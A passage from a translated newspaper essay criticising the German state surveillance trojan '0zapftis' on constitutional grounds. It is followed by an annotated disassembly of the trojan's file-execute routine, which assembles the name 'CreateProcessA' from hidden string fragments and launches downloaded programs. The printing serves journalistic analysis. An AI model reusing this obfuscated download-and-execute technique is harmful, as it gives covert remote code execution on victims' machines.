For, in view of our current state of knowledge, this can not be trivialized. There is only one reason why it isn't completely unsettling; it is, ironically, our trust in the government. Germany is not a country known for rule-bending judges and prosecutors. Sometimes they know as little as anyone else does on the subject of complex software. Just about everybody, the Bundesverfassungsgericht (German constitutional court) and the CCC hackers alike, agree that digital surveillance can be used to prevent or detect the worst criminal activities – as long as legal provisions are enforced.

This, however, is no appeasement. Quite the contrary. Apparently this trojan is allowed to do absolutely anything. It is only a matter of which parts are activated, or disabled. But the function that enables this is disguised – meaning the programmers knew that what they were doing was wrong. But who else knew this? And who else can understand the machine code that discloses this fact?

It is not a question of how moral and constitutional are our institutions, but who has the power over digital society now. This question arises wherever digital systems have become instruments for control, from financial markets and social networks to the government. Years ago the American doctor of law Lawrence Lessig introduced the phrase: "Code is law." What he meant was that those who code relegate conduct in modern society. While the digital age brings with it perhaps the greatest emancipation of humanity since the discovery of the printed book, at the same time it dramatically threatens the concept of freedom. Who determines ethical values in a digital society? The citizen, or the coders and their contractors? This is the newest power struggle in democracy, and it is, as shown in the case at hand, in the process of being decided in favor of code.

We should not delude ourselves into thinking that those who have the power use it. Internet surveillance technology available to the secret services has acquired a whole new level of relevance with the German police and law authorities. Here the police apparatus itself is at risk of becoming shadowed by secret services with one vital difference – they would have to present their findings as evidence before a court of law.

Who has the power over the programmer? Who contracts the coding job? Is it really enough to trust the state's loyalty to the constitution when the code, which only the contractor and programmers understand, has already betrayed constitutional rights? All these questions remain unanswered. The internet is not revolutionizing the citizenry and industry architecture; we are now seeing it happening to the state as well. The freedom of the individual depends entirely on bringing code and law into balance.

Now, since the success of the Pirate Party, there may be a chance that this will become a realpolitik task. We need to realize that the new world is not only bright and shiny, but that it also has the potential to create a monster.

Translations by Helen E. Carter

Code is law

```
; =============== S U B R O U T I N E
=======================================


0zapftis_file_execute proc near         ;
CODE XREF:
_0zapftis_download_store_EXE+19Fp

var_D1= byte ptr -0D1h
hProcess= dword ptr -0D0h
var_CC= byte ptr -0CCh
lpProcName= dword ptr -0C8h
Msg    = byte ptr -0BCh
var_B8= dword ptr -0B8h
ExitCode= byte ptr -0A0h
var_9C= dword ptr -9Ch
var_98= dword ptr -98h
var_94= dword ptr -94h
var_90= dword ptr -90h
var_8C= dword ptr -8Ch
var_80= dword ptr -80h
var_64= dword ptr -64h
var_60= dword ptr -60h
var_50= dword ptr -50h
var_40= dword ptr -40h
var_3C= dword ptr -3Ch
var_24= dword ptr -24h
var_20= word ptr -20h
var_C = dword ptr -0Ch
var_4 = dword ptr -4
arg_0 = dword ptr  4
arg_4 = dword ptr  8
arg_8 = byte ptr  0Ch
arg_C = byte ptr  10h
arg_10= byte ptr  14h
arg_14= dword ptr  18h

      push    0FFFFFFFFh
      push    offset SEH_10003B80
      mov     eax, large fs:0
      push    eax
      mov     large fs:0, esp
      sub     esp, 0C8h
      push    ebx
      push    ebp
      push    esi
      push    edi
      mov     ecx, 11h
      xor     eax, eax
      lea     edi, [esp+0E4h+var_50]
```

```
      rep stosd
      mov     al, [esp+0E4h+arg_C]
      mov     [esp+0E4h+var_50], 44h
      mov     cl, al
      mov     [esp+0E4h+var_24], 1
      neg     cl
      sbb     ecx, ecx
      and     ecx, 0FFFFFFFBh
      add     ecx, 5
      test    al, al
      mov     [esp+0E4h+var_20], cx
      jz      short loc_10003C02

      mov     eax, 1388h
      mov     [esp+0E4h+var_24], 85h
      mov     [esp+0E4h+var_40], eax
      mov     [esp+0E4h+var_3C], eax


loc_10003C02:
; CODE XREF: _0zapftis_file_execute+62j
      mov     edx, [esp+0E4h+arg_14]
      mov     ecx, 0Fh
      xor     eax, eax
      lea     edi, [esp+0E4h+var_9C]
      rep stosd
      mov     cl, [esp+0E4h+var_D1]
      mov     eax, [esp+0E4h+arg_4]
      mov     [esp+0E4h+var_CC], cl
      push    0
      lea     ecx, [esp+0E8h+var_CC]
      mov     [esp+0E8h+var_94], edx
      mov     [esp+0E8h+var_9C], 3Ch
      mov     [esp+0E8h+var_98], 40h
      mov     [esp+0E8h+var_90], offset
aOpen ; „open“
      mov     [esp+0E8h+var_8C], eax
      mov     [esp+0E8h+var_80], 5
      call
?_Tidy@?$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)

      mov     edi, offset aCrea            ;
„Crea“
A     or      ecx, 0FFFFFFFFh
      xor     eax, eax
      push    1
      repne scasb
```

```
       not     ecx
       dec     ecx
       mov     ebp, ecx
       lea     ecx, [esp+0E8h+var_CC]
       push    ebp
       call    sub_10001790

       test    al, al
       jz      short loc_10003C9C

       mov     edi, [esp+0E4h+lpProcName]
       mov     ecx, ebp
       mov     edx, ecx
       mov     esi, offset aCrea
; „Crea“
       shr     ecx, 2
       rep movsd
       mov     ecx, edx
       push    ebp
       and     ecx, 3
       rep movsb
       lea     ecx, [esp+0E8h+var_CC]
       call
?_Eos@?$basic_string@DU?$char_traits@D@std@
@V?$allocator@D@2@@std@@AAEXI@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Eos(uint)


loc_10003C9C:
; CODE XREF: _0zapftis_file_execute+F7j
       mov     al, [esp+0E4h+arg_10]
       mov     [esp+0E4h+var_4], 0
       test    al, al
       jz      short loc_10003D16

       push    offset aShell32_dll       ;
„shell32.dll“
       call    ds:LoadLibraryA

       mov     esi, eax
       push    offset aShellexecuteex    ;
„ShellExecuteExA“
       push    esi
; hModule
       call    ds:GetProcAddress

       test    eax, eax
       setnz   bl
       test    bl, bl
       jz      short loc_10003CE0

       lea     ecx, [esp+0E4h+var_9C]
       push    ecx
       call    eax

       test    eax, eax
       setnz   bl


loc_10003CE0:
```

```
; CODE XREF: _0zapftis_file_execute+152j
       push    esi
; hLibModule
       call    ds:FreeLibrary

       test    bl, bl
       jnz     short loc_10003D06

       push    1
       lea     ecx, [esp+0E8h+var_CC]
       mov     [esp+0E8h+var_4],
0FFFFFFFFh
       call
?_Tidy@?$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)

       jmp     loc_10003F75

; --------------------------------------

loc_10003D06:
; CODE XREF: _0zapftis_file_execute+169j
       mov     edx, [esp+0E4h+var_64]
       mov     [esp+0E4h+hProcess], edx
       jmp     loc_10003EAF

; --------------------------------------

loc_10003D16:
; CODE XREF: _0zapftis_file_execute+130j
       mov     al, [esp+0E4h+var_D1]
       push    0
       lea     ecx, [esp+0E8h+Msg]
       mov     [esp+0E8h+Msg], al
       call
?_Tidy@?$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)

       mov     edi, offset aTeproc       ;
„teProc“
       or      ecx, 0FFFFFFFFh
       xor     eax, eax
       push    1
       repne scasb
       not     ecx
       dec     ecx
       mov     ebp, ecx
       lea     ecx, [esp+0E8h+Msg]
       push    ebp
       call    sub_10001790

       test    al, al
       jz      short loc_10003D6D

       mov     edi, [esp+0E4h+var_B8]
       mov     ecx, ebp
       mov     edx, ecx
```

B

```
       mov      esi, offset aTeproc        ;
„teProc“
       shr      ecx, 2
       rep movsd
       mov      ecx, edx
       push     ebp
       and      ecx, 3
       rep movsb
       lea      ecx, [esp+0E8h+Msg]
       call
?_Eos@?$basic_string@DU?$char_traits@D@std@
@V?$allocator@D@2@@std@@AAEXI@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Eos(uint)


loc_10003D6D:
; CODE XREF: _0zapftis_file_execute+1C8j
       mov      eax, ds:dword_1003D300
       lea      ecx, [esp+0E4h+Msg]
       push     eax
       push     0
       push     ecx
       lea      ecx, [esp+0F0h+var_CC]
       mov      byte ptr [esp+0F0h+var_4], 1
       call
?append@?$basic_string@DU?$char_traits@D@st
d@@V?$allocator@D@2@@std@@QAEAAV12@ABV12@II
@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::append(std::basic
_string<char,std::char_traits<char>,std::al
locator<char>> const &,uint,uint)

       push     1
       lea      ecx, [esp+0E8h+Msg]
       mov      byte ptr [esp+0E8h+var_4], 0
       call
?_Tidy@?$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)

       push     offset aKernel32           ;
„Kernel32“
       call     ds:GetModuleHandleA

       mov      dl, [esp+0E4h+var_D1]
       push     0
       lea      ecx, [esp+0E8h+Msg]
       mov      ebx, eax
       mov      [esp+0E8h+Msg], dl
       call
?_Tidy@?$basic_string@DU?$char_traits@D@std
@@V?$allocator@D@2@@std@@AAEX_N@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Tidy(bool)

C      mov      edi, offset aEssa          ;
„essA“
       or       ecx, 0FFFFFFFFh
```

```
       xor      eax, eax
       push     1
       repne scasb
       not      ecx
       dec      ecx
       mov      ebp, ecx
       lea      ecx, [esp+0E8h+Msg]
       push     ebp
       call     sub_10001790

       test     al, al
       jz       short loc_10003E02

       mov      edi, [esp+0E4h+var_B8]
       mov      ecx, ebp
       mov      eax, ecx
       mov      esi, offset aEssa          ;
„essA“
       shr      ecx, 2
       rep movsd
       mov      ecx, eax
       push     ebp
       and      ecx, 3
       rep movsb
       lea      ecx, [esp+0E8h+Msg]
       call
?_Eos@?$basic_string@DU?$char_traits@D@std@
@V?$allocator@D@2@@std@@AAEXI@Z ;
std::basic_string<char,std::char_traits<cha
r>,std::allocator<char>>::_Eos(uint)


loc_10003E02:
; CODE XREF: _0zapftis_file_execute+25Dj
       mov      ecx, ds:dword_1003D300
       lea      edx, [esp+0E4h+Msg]
D      push     ecx
       push     0
       push     edx
       lea      ecx, [esp+0F0h+var_CC]     ;
„CreateProcessA“
       mov      byte ptr [esp+0F0h+var_4], 2
       call
?append@?$basic_string@DU?$char_traits@D@st
d@@V?$allocator@D@2@@std@@QAEAAV12@ABV12@II
@Z ; CreateProcessA wird zusammengebaut

       mov      eax, [esp+0E4h+var_B8]
       mov      byte ptr [esp+0E4h+var_4], 0
       test     eax, eax
       jz       short loc_10003E4E

       lea      ecx, [eax-1]
       mov      al, [eax-1]
       test     al, al
       jz       short loc_10003E45

       cmp      al, 0FFh
       jz       short loc_10003E45

       dec      al
       mov      [ecx], al
       jmp      short loc_10003E4E

; -------------------------------------

loc_10003E45:                                  ;
CODE XREF: _0zapftis_file_execute+2B9j
                                                ;
_0zapftis_file_execute+2BDj
       push     ecx
       call     __0zapf_destruct_object

       add      esp, 4


loc_10003E4E:                                  ;
CODE XREF: _0zapftis_file_execute+2AFj
                                                ;
_0zapftis_file_execute+2C3j
       mov      eax, [esp+0E4h+lpProcName]
       test     eax, eax
       jnz      short loc_10003E5B

       mov      eax, offset byte_1003D2F4


loc_10003E5B:                                  ;
CODE XREF: _0zapftis_file_execute+2D4j
       push     eax                             ;
lpProcName
       push     ebx                             ;
hModule
       call     ds:GetProcAddress
E
       test     eax, eax
       jz       loc_10003F51

F      lea      ecx, [esp+0E4h+var_60]
       lea      edx, [esp+0E4h+var_50]
       push     ecx                             ;
lpProcessInformation
       mov      ecx, [esp+0E8h+arg_4]
       push     edx                             ;
lpStartupInfo
       mov      edx, [esp+0ECh+arg_0]
       push     0                               ;
lpCurrentDirectory
       push     0                               ;
lpEnvironment
       push     4000000h                        ;
dwCreationFlags
       push     0                               ;
bInheritHandles
       push     0                               ;
lpThreadAttributes
       push     0                               ;
lpProcessAttributes
       push     ecx                             ;
CmdLine
       push     edx                             ;
AppName
```

```
       call     eax
; CreateProcessA()
G
       test     eax, eax
       jz       loc_10003F51

       mov      eax, [esp+0E4h+var_60]
       mov      [esp+0E4h+hProcess], eax


loc_10003EAF:
; CODE XREF:
_0zapftis_file_execute+191j
       mov      al, [esp+0E4h+arg_8]
       test     al, al
       jz       short loc_10003F27

       mov      ebp, ds:Sleep
       mov      esi, ds:PeekMessageA
       mov      edi, ds:TranslateMessage
       mov      ebx, ds:DispatchMessageA


loc_10003ED2:
; CODE XREF:
_0zapftis_file_execute+3A5j
       push     3E8h
; dwMilliseconds
       call     ebp ; Sleep

       push     1
; wRemoveMsg
       push     0
; wMsgFilterMax
       push     0
; wMsgFilterMin
       lea      ecx, [esp+0F0h+Msg]
       push     0
; hWnd
       push     ecx
; lpMsg
       call     esi ; PeekMessageA

       test     eax, eax
       jz       short loc_10003F0D


loc_10003EEC:
; CODE XREF:
_0zapftis_file_execute+38Bj
       lea      edx, [esp+0E4h+Msg]
       push     edx
; lpMsg
       call     edi ; TranslateMessage

       lea      eax, [esp+0E4h+Msg]
       push     eax
; lpMsg
       call     ebx ; DispatchMessageA
       push    1
; wRemoveMsg
       push    0
; wMsgFilterMax
       push    0
; wMsgFilterMin
       lea     ecx, [esp+0F0h+Msg]
       push    0
; hWnd
       push    ecx
; lpMsg
       call    esi ; PeekMessageA

       test    eax, eax
       jnz     short loc_10003EEC


loc_10003F0D:
; CODE XREF: _0zapftis_file_execute+36Aj
       mov     eax, [esp+0E4h+hProcess]
       lea     edx, [esp+0E4h+ExitCode]
       push    edx
; lpExitCode
       push    eax
; hProcess
       call    ds:GetExitCodeProcess

       cmp     dword ptr
[esp+0E4h+ExitCode], 103h
       jz      short loc_10003ED2


loc_10003F27:
; CODE XREF: _0zapftis_file_execute+338j
       mov     ecx, [esp+0E4h+lpProcName]
       test    ecx, ecx
       jz      short loc_10003F4D

       mov     al, [ecx-1]
       test    al, al
       jz      short loc_10003F43

       cmp     al, 0FFh
       jz      short loc_10003F43

       dec     al
       mov     [ecx-1], al
       mov     al, 1
       jmp     short loc_10003F77

; ---------------------------------------

loc_10003F43:
; CODE XREF: _0zapftis_file_execute+3B4j

; _0zapftis_file_execute+3B8j
       dec     ecx
       push    ecx
       call    __0zapf_destruct_object

       add     esp, 4
```

```
loc_10003F4D:
; CODE XREF: _0zapftis_file_execute+3ADj
       mov     al, 1
       jmp     short loc_10003F77

; ---------------------------------------

loc_10003F51:
; CODE XREF: _0zapftis_file_execute+2E5j

; _0zapftis_file_execute+31Ej
       mov     ecx, [esp+0E4h+lpProcName]
       test    ecx, ecx
       jz      short loc_10003F75

       mov     al, [ecx-1]
       test    al, al
       jz      short loc_10003F6B

       cmp     al, 0FFh
       jz      short loc_10003F6B

       dec     al
       mov     [ecx-1], al
       jmp     short loc_10003F75

; ---------------------------------------

loc_10003F6B:
; CODE XREF: _0zapftis_file_execute+3DEj

; _0zapftis_file_execute+3E2j
       dec     ecx
       push    ecx
       call    __0zapf_destruct_object

       add     esp, 4


loc_10003F75:
; CODE XREF: _0zapftis_file_execute+181j

; _0zapftis_file_execute+3D7j ...
       xor     al, al


loc_10003F77:
; CODE XREF: _0zapftis_file_execute+3C1j

; _0zapftis_file_execute+3CFj
       mov     ecx, [esp+0E4h+var_C]
       pop     edi
       pop     esi
       pop     ebp
       pop     ebx
       mov     large fs:0, ecx
       add     esp, 0D4h
       retn

_0zapftis_file_execute endp
```